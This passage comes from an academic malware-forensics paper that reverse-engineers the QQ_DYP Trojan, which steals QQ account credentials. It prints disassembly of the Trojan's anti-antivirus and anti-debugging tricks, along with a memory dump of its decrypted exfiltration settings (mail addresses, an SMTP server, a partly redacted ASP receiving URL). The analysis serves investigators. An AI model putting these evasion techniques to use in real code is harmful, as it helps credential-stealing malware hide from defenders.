In debugging QQ_DYP, we find out that this malware will output the string or the decryption information to the memory address space beginning with 009D0000. So set the breakpoint in this memory address space and do not neglect the abnormality of memory access when setting the debug option. After tracing and debugging, the decryption information will appear in 009D009C, as shown in Fig. 19. It can be seen from the figure that QQ_DYP not only sends the QQ account and password to the E-mail which is configured by the user, but also sends the information to the ASP receiving webpage address which has been already built in, just as QQ Passwords Collecting.




```
009D009C 51 51 32 30 30 39 5F 48 6F 6F 6B 65 72 5F 48 65 QQ2009_Hooker_He
009D00AC 61 64 0D 0A 37 33 36 31 39 32 30 78 72 0D 0A 68 ad..7361920xr..h
009D00BC 74 74 70 3A 2F 2F 77 77 77 2E 66 66 66 31 35 2E ttp://www.[redacted].
009D00CC 63 6F 6D 2F 51 51 34 35 36 2F 51 51 32 2E 31 2E com/QQ456/[redacted].
009D00DC 61 73 70 0D 0A 35 39 32 35 37 39 39 38 40 32 31 asp..59257998@21
009D00EC 63 6E 2E 63 6F 6D 0D 0A 35 39 32 35 37 39 39 38 cn.com..59257998
009D00FC 40 31 32 36 2E 63 6F 6D 0D 0A 31 31 31 31 31 31 @126.com..111111
009D010C 31 31 0D 0A 73 6D 74 70 2E 31 32 36 2E 63 6F 6D 11..smtp.126.com
009D011C 0D 0A 31 0D 0A 30 0D 0A 35 0D 0A 2D 31 0D 0A 93 ..1..0..5..-1..“
009D012C 36 08 38 00 00 00 00 00 00 00 00 00 00 00 00 00 6▪8.............
```

Figure 19. Decryption Information Appears in Memory Address of 009D009C

3) *Technique of Anti-Searching and Anti-Killing*


What is worth mentioning is that QQ_DYP uses the technique of anti-searching and anti-killing. For example, for the filename of the released DLL file, QQ_DYP uses loop statements for assigning random values (The range is the ten numbers from 0 to 9.) to the third and the sixth element of the char array (Fig.20). Thus the released file has no fixed name in order to escape the searching and killing of the anti-virus software.



```
FF15 88604000  call    dword ptr [<&MSVCRT.rand>]
6A 0A          push    0A
99             cdq
59             pop     ecx
F7F9           idiv    ecx
80C2 30        add     dl, 30
88943D 3CFFF   mov     byte ptr [ebp+edi-C4], dl
47             inc     edi
83FF 06        cmp     edi, 6
7C E4          jl      short 00402883
```

Figure 20. Loop Statement for Assigning Values to the Array


QQ_DYP uses the technique of splitting strings to avoid being searched and killed. As shown in Figure 21, there are several continuous variable assigning statements in the disassembly instruction series. After in-depth analyzing, it is shown that “4B”, ”65”, ”72”, ”6E”, ”65”, ”6C”, ”33”, ”32”, ”2E”, ”64”, ”6C”, ”6C” in the statements are the ASCII codes of the characters of “K”, “e”, “r”, “n”, “e”, “l”, “3”, “2”, “.”, “d”, “l”, ”l” respectively. This Trojan realizes disassembling the string of “Kernel32.dll” by this mode in order to avoid appearance of the whole string which leads to be searched and killed.



```
57             push    edi
C645 C8 4B     mov     byte ptr [ebp-38], 4B
C645 C9 65     mov     byte ptr [ebp-37], 65
C645 CA 72     mov     byte ptr [ebp-36], 72
C645 CB 6E     mov     byte ptr [ebp-35], 6E
C645 CC 65     mov     byte ptr [ebp-34], 65
C645 CD 6C     mov     byte ptr [ebp-33], 6C
C645 CE 33     mov     byte ptr [ebp-32], 33
C645 CF 32     mov     byte ptr [ebp-31], 32
C645 D0 2E     mov     byte ptr [ebp-30], 2E
C645 D1 64     mov     byte ptr [ebp-2F], 64
C645 D2 6C     mov     byte ptr [ebp-2E], 6C
C645 D3 6C     mov     byte ptr [ebp-2D], 6C
60             pushad
```

Figure 21. QQ_DYP Avoiding being Searched and Killed by Split Strings


At the same time, QQ_DYP uses the function of HeapAlloc to allocate 10-byte space in the stack. Then it uses the memcpy to copy the first 5 bytes of the functionality function to the stack space just allocated. Next it adds jmp (ASCII E9) to the 6th byte of the stack space. At last, it adds the calculated jump address to the last 4 bytes (Fig. 22). By this way, it can avoid the searching of the anti-virus software.



```
push 5                                  n = 5
push dword ptr ss:[ebp-4]               src
push dword ptr ds:[407454]              dest = NULL
call <jmp.&MSVCRT.memcpy>               memcpy
add esp,0C
mov eax,dword ptr ds:[407454]
mov byte ptr ds:[eax+5],0E9
mov eax,dword ptr ss:[ebp-4]
sub eax,dword ptr ds:[407454]
sub eax,5
mov ecx,dword ptr ds:[407454]
mov dword ptr ds:[ecx+6],eax
```

Figure 22. Use Stack Space to Avoid the Detection of Anti-Virus Software

QQ_DYP uses the function of isdebuggerpresent to detect if it is debugged (Use OD plug-in to avoid this function). This function uses enumeration to detect if there are the words of “ollydbg.exe”, ”ollyice.exe”, ”peditor.exe”, “lordpe.exe” and ”c32asm.exe” in the present processes (Fig. 23). Once it finds such words, it exits the process at once. At the same time, this program hijacks the files of scon.exe, avpcc.exetaskmgr.exe, IceSword.exesafeboxtray.exe, 360safe.exe, 360tray.exe, 360safebox.exekwatch.exe, kavstart.exe, kissvc.exe, kpfw32.exe and kav32.exe in the mirror way in order to avoid searching and killing further more.



```
push QQ_DYP脱.004020E8                  ollydbg.exe
call esi
test eax,eax
je short QQ_DYP脱.0040111D
lea eax,dword ptr ss:[ebp-8C]
push eax
push QQ_DYP脱.004020DC                  ollyice.exe
call esi
test eax,eax
je short QQ_DYP脱.0040111D
lea eax,dword ptr ss:[ebp-8C]
push eax
push QQ_DYP脱.004020D0                  peditor.exe
call esi
test eax,eax
je short QQ_DYP脱.0040111D
lea eax,dword ptr ss:[ebp-8C]
push eax
push QQ_DYP脱.004020C4                  lordpe.exe
call esi
```

Figure 23. Anti-Debugging by Making use of isdebuggerpresent

IV. CONCLUSIONS AND FUTURE WORK

The programmer of malware generally has comparatively high-level professional knowledge. They will blur the activities of malware by all means to conceal its real intention. This requires much more of the digital investigator. They should perform in-depth analysis of the code. This paper describes the whole reverse analysis process of one certain malware and concludes and summarizes the general methods. What should be pointed out is that because the malware is constantly changing, the methods described in this paper have some limitations. For example, in the aspect of unpacking, this generator and the Trojan generated use comparatively simple pack, so unpacking is comparatively simple. But for the unpacking research on more complicated pack, it is a very deep field itself, this paper does not involve. In the aspects of key information acquiring, this paper although introduces some typical breakpoint setting methods, in fact the whole analysis of malware costs the author's much time and energy in groping the way in complicated disassembly code. So there is a long way to go in the research of quickly and accurately locating key information. Besides, it is a future researching trend of the author on how to better combine reverse analysis method with other methods to more completely expose concealed secrete of the malware.

Malware is not only dangerous but also complicated. Digital investigator needs the aid of reverse tool to analyze the data relationship of all bytes in various registry and memory. The level of intelligence of reverse tools seriously affects the analyzing work efficiency. So it is still one of the main work in analyzing malware field to research and develop disassembly, debugger, and toolkit with stronger functionality. Besides, from a legal perspective, analysis of malware may require correct handling, preservation and presentation of evidence appropriate for a court of law. So it is also a key problem needing prompt solution in this field of how to regulate the behavior of analyzing work and make analyzing result be accepted by the court of law more easily.

References

[1] James M.Aquilina, Eoghan Casey&Cameron H.Malin. Malware Forensics Investigating and Analyzing MaliciousCode.Burlington,MA,US:Syngress,ISBN 159749268X;2008.

[2] Craig Valli, Murray Brand. The Malware Analysis Body of Knowledge (MABOK). <http://citeseerx.-ist.psu.edu/viewdoc/download?doi=10.1.1.149.4690&rep=rep1&type=pdf>, 2008.

[3] Patryk Szewczyk.Malware Detection and Removal:An examination of personal anti-virus software.<http://scissec.scis.ecu.edu.au/proceedings/2008/forensics/Szewczyk%20%20Brand%20Malware%20detection.pdf>,2008.

[4] Martin Overton.Malware Forensics:Detecting the Unknown.< http://momusings.co.uk/Documents/VB2008-Malware-Forensics-1.01.pdf>,2008.

[5] Eldad Eilam.Reversing:Secrets of Reverse Engineering.Indiarapolis,Indiana,US:Wiley,ISBN 0764574817;2007.

[6] Gang Duan. Encryption and Decryption.Beijing,CHN:Publishing House of Electronics Industry,ISBN 9787121066443;2008.

[7] Kanxue BBS, <http://bbs.pediy.com>.

[8] Black Eagle BBS,<http://www.4800hk.com/forum-13-1.html>.

[9] TWCERT.Spware Forensic with Reversing and Static Analysis.<http://www.hitcon.org/Download/2009/Spyware%20Forensic%20With%20Reversing%20and%20Static%20Analysis.p-df>,2009.

[10] VMware,Inc.VMware products.Palo Alto, CA, USA:VMware,Inc.,<http://www.vmware.com/products/>; 2009[accessed 01.03.09].

[11] Carvey H.Windows forensic analysis.Norwell,MA,US:Syngress,ISBN 159749156X;2008.

Luo Wenhua Liaoning Province, China. Birthdate: April, 1977. is a Master of Computer Science, graduated from Dalian University of Technology. And research interests on computer crime investigation.

He is a associate professor of China Criminal Police University.